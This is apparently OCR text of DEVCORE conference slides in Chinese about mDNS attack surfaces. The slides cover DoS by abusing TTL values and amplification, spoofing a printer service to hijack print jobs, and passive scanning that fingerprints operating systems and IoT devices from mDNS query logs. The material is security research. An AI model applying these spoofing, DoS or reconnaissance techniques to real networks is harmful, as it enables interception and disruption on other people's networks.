
A printer.local

printer.local A 192.168.0.3



印表機

mDNS 攻擊面向



DEVCORE


DoS

DEVCORE

- 註冊存在服務 TTL 設為 0
- 註冊大量不同名且 TTL 異常服務
- 內網常用服務
  - 印表機 _ipp._tcp.local
  - 網頁服務 _http._tcp.local

TTL 異常服務

DEVCORE




僅公布於研討會

DoS – 放大攻擊

攻擊者


註冊 10 個服務



請求 10 次

請求 10 次

請求 10 次




受害主機

DEVCORE

偽造服務與裝置


偽造服務



嘗試連線到 192.168.0.5

桌機 192.168.0.2


我是 oa.ipps._tcp.local
192.168.0.3



印表機 192.168.0.3

我是 oa.ipps._tcp.local
192.168.0.5

駭客 192.168.0.5




有 oa.ipps._tcp.local
是 192.168.0.5


筆電 192.168.0.4

偽造印表機


DEVCORE




劫持列印內容




桌機 192.168.0.2



印表機 192.168.0.3



駭客 192.168.0.5




DEVCORE


被動內網服務掃描

應用情境

DEVCORE


- 假設情境打進一臺內網主機
  - 主機服務、設定檔、Log、ARP
  - Nmap、MASSCAN 主動式掃描





僅公布於研討會

DEVCORE




僅公布於研討會


DEVCORE


設備名稱

DEVCORE

- raspberrypi.local
- _arduino._tcp.local
- _googlecast._tcp.local
- _sonos._tcp.local
- jason_desktop.local







服務名稱

DEVCORE

- _ssh._tcp.local
- _http._tcp.local
- _api._tcp.local
- _ipp._tcp.local
- _scanner._tcp.local

mDNS 發送時間點

DEVCORE

- 開啟透過 mDNS 的服務時發送廣播
- 開啟機器時發送廣播
- 被詢問時才發送廣播
- 一直發送廣播

mDNS 發送時間點

DEVCORE

- 開啟透過 mDNS 的服務時發送廣播
  - 開啟服務的時間
- 開啟機器時發送廣播
  - 開啟機器的時間
- 被詢問時才發送廣播
  - 有其他機器使用該服務
- 一直發送廣播

行為偵測

DEVCORE

- iPhone 打開控制面板
  - _airplay._tcp.local
  - _roap._tcp.local


```
[*] Receive from 172.20.10.1
[+] Question: 2, Answer: 0, Authority RRs: 0, Additional: 1
  Question: PTR _airplay._tcp.local.
  Question: PTR _raop._tcp.local.
```

作業系統特徵 – macOS

DEVCORE

- _companion–link._tcp.local
- _sleep–proxy._udp.local
- _apple–mobdev._tcp.local

```
[*] Receive from 192.168.137.133
[+] Question: 2, Answer: 1, Authority RRs: 0, Additional: 1
  Question: PTR _companion-link._tcp.local.
  Question: PTR _homekit._tcp.local.
  Answer: PTR _companion-link._tcp.local., [redacted] MacBook Pro._companion-link._tcp.local.
```

作業系統特徵 – Windows

DEVCORE

- 預設裝置名稱
  - DESKTOP-XXXXXXX
  - 亂數 7 位大寫英文與數字
- 有安裝 Chrome，並使用 Chrome 時
  - 設定–自動偵測設定 proxy
  - wpad.local

```
[*] Receive from 192.168.137.1
[+] Question: 1, Answer: 0, Authority RRs: 0, Additional: 0
  Question: A wpad.local.
```

作業系統特徵 – Linux (Fedora)

DEVCORE

```
[*] Receive from 172.17.0.1
[+] Question: 7, Answer: 0, Authority RRs: 0, Additional: 0
  Question: PTR _ftp._tcp.local.
  Question: PTR _nfs._tcp.local.
  Question: PTR _afpovertcp._tcp.local.
  Question: PTR _smb._tcp.local.
  Question: PTR _sftp-ssh._tcp.local.
  Question: PTR _webdavs._tcp.local.
  Question: PTR _webdav._tcp.local.
```


IoT 設備 – Smart TV

DEVCORE

- 設備資訊
- ADB 服務


應用情境

DEVCORE



服務資訊


DEVCORE



僅公布於研討會

服務資訊

DEVCORE



僅公布於研討會

被動內網服務掃描

DEVCORE

